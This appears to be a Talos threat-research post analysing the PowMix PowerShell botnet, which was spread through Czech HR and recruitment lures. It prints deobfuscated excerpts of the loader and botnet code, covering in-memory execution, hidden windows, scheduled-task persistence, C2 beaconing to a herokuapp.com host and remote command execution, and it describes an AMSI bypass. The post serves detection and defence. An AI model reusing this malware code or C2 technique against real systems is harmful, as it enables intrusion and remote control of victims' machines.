

PowMix botnet targets Czech workforce

blog.talosintelligence.com/powmix-botnet-targets-czech-workforce

Chetan Raghuprasad

April 16, 2026



[Threat Spotlight](#)

- Cisco Talos discovered an ongoing malicious campaign, operating since at least December 2025, affecting a broader workforce in the Czech Republic with a previously undocumented botnet we call “PowMix.”
- PowMix employs randomized command-and-control (C2) beaconing intervals, rather than persistent connection to the C2 server, to evade the network signature detections.
- PowMix embeds the encrypted heartbeat data along with unique identifiers of the victim machine into the C2 URL paths, mimicking legitimate REST API URLs.
- PowMix has the capability to remotely update the new C2 domain to the botnet configuration file dynamically.
- Talos observed a few tactical similarities of the current campaign with the [ZipLine](#) campaign, including the payload delivery mechanism and the misuse of the legitimate cloud platform Heroku for C2 operations.

Victimology

Talos observed that an attacker targeted Czech organizations across various levels, based on the contents of the lure documents used by the attacker in the current campaign.

Impersonating the legitimate EDEKA brand and authentic regulatory frameworks such as the Czech Data Protection Act, the attacker deploys decoy documents with compliance-themed lures, potentially aimed at compromising victims from human resources (HR), legal, and recruitment agencies. In the lure documents, the attacker also used compensation data, as well as the legitimate legislative references, to enhance the authenticity of these decoy documents and to entice the job aspirants across diverse sectors like IT, finance, and logistics.

Zásady ochrany osobních údajů a důvěrných informací EDEKA Česko

Interní dokument – verze 1.0 / 2025

Tento dokument stanovuje pravidla pro ochranu důvěrných informací, osobních údajů a duševního vlastnictví ve společnosti EDEKA Česko s.r.o. a pravidla spolupráce s JN Recruitment jako technologickým partnerem.

1. Účel a rozsah platnosti zásad

Účelem těchto Zásad je sjednotit pravidla ochrany, zpracování a sdílení důvěrných informací a osobních údajů ve společnosti EDEKA Česko s.r.o. Zásady se vztahují na všechny zaměstnance, spolupracovníky (OSVČ), dodavatele a partnery, kteří působí jménem EDEKA Česko – zejména na osoby, které mají přístup k obchodně důvěrným informacím.

Zásady zohledňují platné právní předpisy, zejména Nařízení Evropského parlamentu a Rady (EU) 2016/679 (GDPR), zákon č. 110/2019 Sb., o zpracování osobních údajů, a ustanovení týkající se obchodního tajemství podle zákona č. 89/2012 Sb., občanský zákoník.

2. Definice a klasifikace informací

Důvěrné informace

– veškeré neveřejné informace týkající se činností, strategie, financí, technologií, smluvních partnerů, zákazníků a dokumentace společnosti EDEKA Česko. Zahrnují mimo jiné obchodní plány, ceníky, smluvní údaje, provozní data a know-how.

Osobní údaje

– jakákoli informace týkající se identifikované nebo identifikovatelné fyzické osoby ve smyslu čl. 4 GDPR.

Klasifikace úrovní ochrany

Úroveň	Popis
Veřejné	Veřejně dostupné informace, tiskové zprávy.
Interní	Informace určené k internímu použití v EDEKA.
Důvěrné	Obchodní údaje a osobní údaje vyžadující omezený přístup.
Přísně důvěrné	Strategické a kritické informace – přístup pouze pro oprávněné osoby.

Pozvání ke spolupráci – EDEKA Česko 2025

Průvodce pro uchazeče – nová síť 60 prodejen po celé České republice

Národní expanze 2025–2027 · 60 prodejen · logistika a spolupráce s českými dodavateli

1. Úvod a mise EDEKA Česko

EDEKA je jedním z největších maloobchodních řetězců v Evropě. Naším cílem v České republice je vybudovat moderní, příjemnou a odpovědnou obchodní síť založenou na kvalitě, poctivosti a respektu k zákazníkům a zaměstnancům. Vytváříme pracovní místa po celé zemi a rozvíjíme dlouhodobé vztahy s místními výrobci.

2. Naše expanze v České republice – 60 prodejen, logistika a partnerství

V období 2025–2027 plánujeme otevření prodejen v hlavních městech a regionálních centrech. Zaměřujeme se na pohodlí zákazníků, čerstvost produktů a efektivní dodavatelský řetězec. Spolupráce s českými dodavateli a zodpovědné nákupní praktiky jsou pilíři naší strategie.

Priority expanze

- Moderní formáty prodejen, samoobslužné pokladny a transparentní komunikace cen.
- Efektivní logistika a last-mile – dostupnost produktů a včasnost dodávek.
- Partnerství s místními dodavateli – podpora české výroby a malých a středních podniků.
- Udržitelný rozvoj – ekologické obaly, snižování plýtvání potravinami, recyklace.

3. Proč se k nám připojit?

- Stabilní zaměstnání v uznávané značce.
- Jasně kariérní cesty – školení, povýšení, programy pro talenty.
- Konkurenceschopné odměňování a transparentní bonusový systém.
- Přátelská pracovní kultura – bezpečnost, podpora, nástroje.
- Skutečný dopad – přispějte k budování struktur EDEKA v České republice.

4. Oblasti náboru a pozice

Prodejny a prodej, logistika a sklady, nákup a dodavatelský řetězec, finance a administrativa, HR a rozvoj, marketing a PR, IT a bezpečnost, právní a compliance, projekty a strategie.

Figures 1 (left) and 2 (right). First pages of two decoy documents.

TTPs overlaps with the ZipLine campaign

Talos observed a few tactical similarities employed in the current campaign with that of the [ZipLine](#) campaign, reported by researchers from Check Point in August 2025.

In the current campaign, the PowMix botnet payload is delivered via an LNK triggered PowerShell loader that extracts it from a ZIP archive data blob, bypasses AMSI, and executes the decrypted script directly in memory. This campaign shares tactical overlaps with the older [ZipLine](#) campaign

(which deployed the MixShell malware), including identical ZIP-based payload concealment, Windows-scheduled task persistence, CRC32-based BOT ID generation, and the abuse of “herokuapp.com” for command-and-control (C2) infrastructure. Although there are overlaps in the tactics, the attacker’s final payload was unobserved, and the intent remains unknown in this campaign.

Attack summary




Figure 3. Attack summary flow chart.

The attack begins when a victim runs the Windows shortcut file contained within the received malicious ZIP file, potentially through a phishing email. This shortcut file triggers the execution of an embedded PowerShell loader script, which initially creates a copy of the ZIP file along with its contents in the victim's “ProgramData” folder. Subsequently, it loads the malicious ZIP file, extracts, and executes the embedded PowMix botnet payload directly in the victim's machine memory and starts to communicate with the botnet C2.

PowerShell loader executes PowMix in memory

The first stage PowerShell script functions as a loader, and its execution routine is designed to bypass security controls and deliver a secondary payload. It begins by defining several obfuscated variables, including file name of the malicious ZIP file that was likely received via a phishing email. Then, the script dynamically constructs paths to the folders such as “ProgramData” and the user’s “Downloads” folder to locate this ZIP file. Once the ZIP file is found, it extracts the contents to the “ProgramData” folder, effectively staging the environment for the next phase of the attack.

```

$o = 5
$HZ = 'replace'
$gK = ''
$eYtwu = 'zAswKoK'
$mjowC = 'Nabidka_Pozice_Napolitano_G_24-12-25.zip'
$cyya = 'NABIDKA_NAPOLITANO_2412\Cesko_Ochrana_Udaju.docx'
$p = 'NABIDKA_NAPOLITANO_2412\Offerta_G_Napolitano_24-12-25.docx.lnk'
$rjit = '\'
$K = 0
$sALNz = 1
$bksbc = $Profile.Split('\')
$Jp = $Bksbc[0] + '\' + 'programdata' + '\' + $mjowc
$xbqm = $bksbc[0] + '\' + $bksbc[1] + '\' + $bksbc[2]
$rqD = 'FullName'
$jtgG = 'silentlycontinue'

$wuU = Get-ChildItem ($JP + '\'), ($Xbqm + '\' + 'downloads' + '\'), ('..'), $xbqm
-Filter ('*' + $mjowc + '.') -ErrorAction $jtgG | Select-Object -First 1

if (!$wuU) {
    return
}

```

Figure 4. Excerpt of the deobfuscated PowerShell Loader main function.

To evade detection, the script employs an AMSI (Antimalware Scan Interface) bypass technique. It uses a reflection technique to browse the loaded assemblies in the current process, specifically searching for the `AmsiUtils` class. Once located, it identifies the `amsiInitFailed` field and manually sets its value to true. This action deceives the Windows security subsystem into thinking that AMSI has not initialized, which disables real-time scanning of subsequent commands, enabling the script to run malicious code in memory without being detected by Windows Defender or other endpoint detection and response (EDR) solutions.

executes the secondary payload script in the victim machine memory using the **Invoke-Expression** (IEX) PowerShell command.

```
$wUu = $wUu[0].FullName
$kurc = Select-String $wuu -Pattern $eYtwU -ErrorAction $jtgq

if (!$kurc) {
    return
}

$M = Test-Path $jp

if (!$M) {

    Expand-Archive $wUU -DestinationPath $jp -Force
    Copy-Item $wUu -DestinationPath ($jp + '\' + $mjOwc)
}

$xNsg = ':'
$na = ''
$t = 'replace'
$KuRc = [string]$kuRc
$xv = $Kurc.split('zAswKoK', 0)
$XV = [string]$xv[1]
$lvw = $xV.replace('#', '')
$lvw = $lvw.replace('{cdm}', ($jp + '\' + $p))
$lvw = 'sv pl ' + $M + ';' + $lvw
$hyNei = '"' + $jp + '\' + $cyya + ''
$lvw = 'sv pp ' + $HyNei + ';' + $lvw
$ho = 'iex'
.$ho($lvw)
```

Figure 7. PowerShell loader excerpt with instructions to extract payload and execute.

PowMix botnet

Talos discovered that the secondary payload PowerShell script, which we call “PowMix,” is a previously unreported botnet designed for remote access, reconnaissance, and remote code execution.

The main execution of the script begins with an environment check to ensure it is running within a specific loader context at the placeholder **{cdm}**, which is the path of the Windows shortcut in the ProgramData folder, before immediately attempting to conceal its presence. It invokes a function that utilizes the **Win32ShowWindowAsync** function of “user32.dll” to hide the current PowerShell console window.

```

Function sj([string]$Uzy) {
    Try {
        $waby = '[DllImport("user32.dll")]public static extern bool ShowWindowAsync(IntPtr hwnd, int nCmdShow);'
        $rnhk = Add-type -memberDefinition $waby -name ('Win32ShowWindowAsync') -namespace 'Win32Functions' -Passthru
        $igdk = (Get-Process -Pid $Pid).MainWindowHandle
        if ($igdk -ne [IntPtr]::Zero) {
            $rnhk::ShowWindowAsync($igdk, 0) | Out-null
        }
        else {
            $kw = new-guid
            $host.UI.RawUI.WindowTitle = $kw
            $xbu = (Get-Process | where { $_.MainWindowTitle -eq $kw })
            $igdk = $xbu.MainWindowHandle
            if ($igdk -ne [IntPtr]::Zero) {
                $rnhk::ShowWindowAsync($igdk, 0) | Out-null
            }
        }
    }
    Catch {}
}

```

Figure 8. PowMix excerpt to hide the PowerShell console window.

Then it decrypts the C2 domain and a configuration file using a custom XOR-based routine with a hardcoded key. It retrieves the machine's product ID by querying the **HKLM: SOFTWARE\Microsoft\Windows NT\CurrentVersion** registry key for the Windows ProductID. PowMix processes the victim machine's ProductID and the decrypted configuration data through a CRC32-style checksum function to generate a unique Bot ID and a corresponding Windows schedule task name, which it subsequently uses to establish persistence.

Some of the hardcoded XOR key strings found in this campaign are:

- HpSWSb
- qDQyxQE
- bKUxmhyAe
- HymzqLse
- KsEYwmgSF
- ujCPOEPU

Before attempting to establish persistence, PowMix performs several validation checks to ensure that another instance of the botnet is not running in the infected machine. It examines the process tree using Common Information Model (CIM) queries to identify its parent processes. If the PowMix is not running under either “svchost.exe” or “powershell.exe”, and if certain environmental variables are not set, it attempts to restart itself in the privileged context.

```
$nmigB = $Ppm + $o #Scheduled Task Name
$v = $null

try {
    $v = Get-ScheduledTask -taskName $nmigB -ea 'silentlycontinue'
}
Catch {}

if (!$v) {
    $J = 'Get-CimInstance'
    $jimr = 'CIM_Process'
    $jP = 'processid'
    $dd = 'parentProcessId'
    $soy = (.$J $jimr | ? $jP -eq $Pid).$dd
    $shfP = (.$J $jimr | ? $jP -EQ $soy).$dd
    $nn = (.$J $jimr | ? $jP -EQ $ShfP).Name
    $CcB = (gv 'pl').Value

    if ((!$CcB) -or (($nn -ne 'svchost.exe') -and ($nn -ne 'powershell.exe'))) {
        $QrbfA = (gv 'pp').Value
        start-process $QrbfA
    }
}

if (!$v) {
    $X = 'explorer'
    $LmbbI = New-ScheduledTaskAction -execute $X -argument $aqj
    $oj = New-ScheduledTaskTrigger -daily -at 11AM
    Register-ScheduledTask -Action $LmbbI -trigger $oj -TaskName $nmigB | Out-Null
}
```

Figure 11. PowMix excerpts with the instructions to establish persistence.

The mutex implementation in the botnet prevents multiple instances from running at the same time. It creates a mutex with the name “Global\[BotID]”. The “Global” prefix makes the mutex visible across all user sessions, stopping separate instances from running in different user sessions.

```

$clqq = 'Global\' + $ppm
$fuby = $False
$ZfKEy = New-Object System.Threading.Mutex($tRue, $clqq, [ref]$fuby)
iF (!$Fuby) { retUrn }

```

Figure 12. PowMix excerpts with Mutex creation commands.

PowMix avoids persistent connections to the C2 server. Instead, it implements a jitter via **Get-Random** PowerShell command to vary the beaconing intervals initially between 0 and 261 seconds, and subsequently between 1,075 and 1,450 seconds. This technique attempts to prevent detection of C2 traffic through predictable network signatures.

Each request from PowMix to C2 is created by concatenating the base C2 domain with the Bot ID, configuration file hash, an encrypted heartbeat, a hexadecimal Unix timestamp, and a random hexadecimal suffix. The standard heartbeat string "[0]" is encrypted using a custom XOR routine using the Bot ID as the key and is then converted to a hex string. The inclusion of a random length hexadecimal suffix further ensures that every URL is unique.

The attacker mimics the REST API calls URLs by embedding these data directly into the URL path, instead of using a URL query string or a POST request for communicating with the C2 server.

```

https://crmassets-4a69a8e2b3ee.herokuapp.com/[289c2e236761596509695bf27c3dd933]
[C2_Domain][BotID][ConfigHash][EncryptedData][Timestamp][RandomSuffix]

```

Figure 13. C2 URL format.

PowMix establishes a Chrome User-Agent and configures the Accept-Language (en-US) and Accept-Encoding (gzip, deflate, br) headers. It utilizes the **GetSystemWebProxy** API along with **DefaultCredentials** to dynamically adopt the host machine's network proxy settings and automatically authenticates using the logged-in user's active session tokens, thereby disguising the C2 traffic as legitimate web browser traffic within the victim's environment.

```

$kd = [uint32](date -u %s).split(',')[0]
If (($kd - $nw) -Ge $y) {

    $y = Get-Random -min 1075 -max 1450

    $xQawc = '{0:x4}' -f [uint32]$kd
    $uOs = LThI $ppM $WaT
    $kXTmS = Get-Random -Min 1 -Max 8
    $cz = Get-Random -c ($KXTms * 2) -In (0..15) | foreach { '{0:x}' -f $_ }
    $QQ = $cz -Join ' '
    $zpFg = $g + $ppm + $o + $uos + $XqAwc + $qq

    $jiEo = $Null
    $jIeo = uSOh($zpFg) #Function that sends request to C2

```

Figure 14. PowMix excerpts with C2 loop instructions.

```

Function uSOH([string]$u) {
    Try {
        $nIbU = [Type]('Net.SecurityProtocolType')
        $wagx = [Type]('Net.ServicePointManager')
        $wagx::SecurityProtocol = $MlBu::Tls12 -bOr $Mlbu::Tls13
    }
    Catch {}
    $zv = [type]('Net.CredentialCache')
    $a = [type]('Net.WebRequest')
    $nXD = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36'
    $q = new-object Net.WebClient
    $q.Headers['User-Agent'] = $nxd
    $q.Headers['Accept'] = 'application/json, */*;q=0.8'
    $q.Headers['Accept-Language'] = 'en-US,en;q=0.9'
    $q.Headers['Accept-Encoding'] = 'gzip, deflate, br'
    $q.proxy = $a::GetSystemWebProxy()
    $q.proxy.Credentials = $zv::DefaultCredentials
    $b = $null
    TRY {
        $b = $q.DownloadString($u)
    }
    Catch {}
    rEtUrN $b
}

```

Figure 15. PowMix excerpts of download function with hardcoded HTTP headers.

The PowMix command processing logic is executed upon receiving the response from the C2 with a period delimiter. It extracts the second segment and decrypts it using the unique Bot ID as the XOR key. The resulting decrypted response is then evaluated through a conditional parser that distinguishes between the command operations hardcoded in the botnet and arbitrary code execution, allowing the attacker to remotely control the victim machine.

The remote management commands that the botnet receives from the C2 are identified by a leading hash symbol (#). We found that the PowMix botnet facilitates the commands described below:

- **#KILL** - The KILL command initiates a self-deletion routine, utilizing the **Unregister-ScheduledTask** PowerShell command with the parameter **Confirm: \$false** to silently remove persistence, followed by **Remove-Item -Recurse-Force** command to wipe the malware's directory in the victim machine.

- **#HOST** - The HOST command enables the C2 infrastructure migration by remotely updating a new C2 URL to a configuration file. By receiving the HOST command, PowMix will encrypt the new domain that it receives using the hardcoded XOR key and save it to a local configuration file via **Set-Content** PowerShell command. During the next initialization of the botnet through the task scheduler execution, it prioritizes the local configuration file data with the encrypted new C2 domain over hardcoded defaults, providing a robust mechanism for evading domain blacklisting.
- For non #-prefixed responses from the C2, the command processing routine of PowMix transitions into an arbitrary execution mode. It bypasses static detection of the **Invoke-Expression** (IEX) PowerShell command by dynamically reconstructing the command string from the **\$VerbosePreference** variable and executes the decrypted payload while redirecting the output to Out-Null, ensuring erasing the execution traces.

```

if (($Jieo -Ne $Null) -aNd (($Jieo -nE '')) {
    $M = $jieo.split('.')

    if ($M.length -Eq 2) {
        $TzPy = zln $Ppm $M[1]
        if ($Tzpy.length -ge 0) {
            If ($tzpy[0] -eq [chAr]35) {
                $sA = $Tzpy.split([chAr]35)
                if ($sa.Count -ge 0) {

                    if ($sA[1] -eq 'KILL') {
                        Unregister-ScheduledTask -tAsknaME $nmiGb -ConfirM:$faLSE -ErrOracTion silentlycoNtinue
                        Remove-Item -path $TLX -Recurse -force
                        break
                    }

                    If ($sA[1] -Eq 'HOST') {
                        $gwkn = LThI $Ezyjm $sA[2]
                        Set-Content -paTh ($TLX + "\" + $ppm) -vaLue $gwkn -noNewLiNe
                        $g = $sa[2]
                    }
                }
            }
        }
        else {
            .([StrinG]$veRbOseprefEreNce)[1, 3] + 'X' -join '('$tzPY) | ouT-Null
        }
    }
}

$Nw = [uinT32](date -u %s).split(',')[0]

}
catch {}
sleep -Sec (Get-Random -min 3 -max 10)

```

Figure 16. PowMix excerpts with the instructions facilitating the C2 commands.

Coverage

The following ClamAV signature detects and blocks this threat:

- Lnk.Trojan.PowMix-10059735-0
- Txt.Trojan.PowMix-10059742-0
- Txt.Trojan.PowMix-10059778-0
- Win.Trojan.PowMix-10059728-0

The following Snort Rules (SIDs) detect and block this threat:

Snort2 and Snort3: 66118

Indicators of compromise (IOCs)

The IOCs for this threat are also available at our GitHub repository [here](#).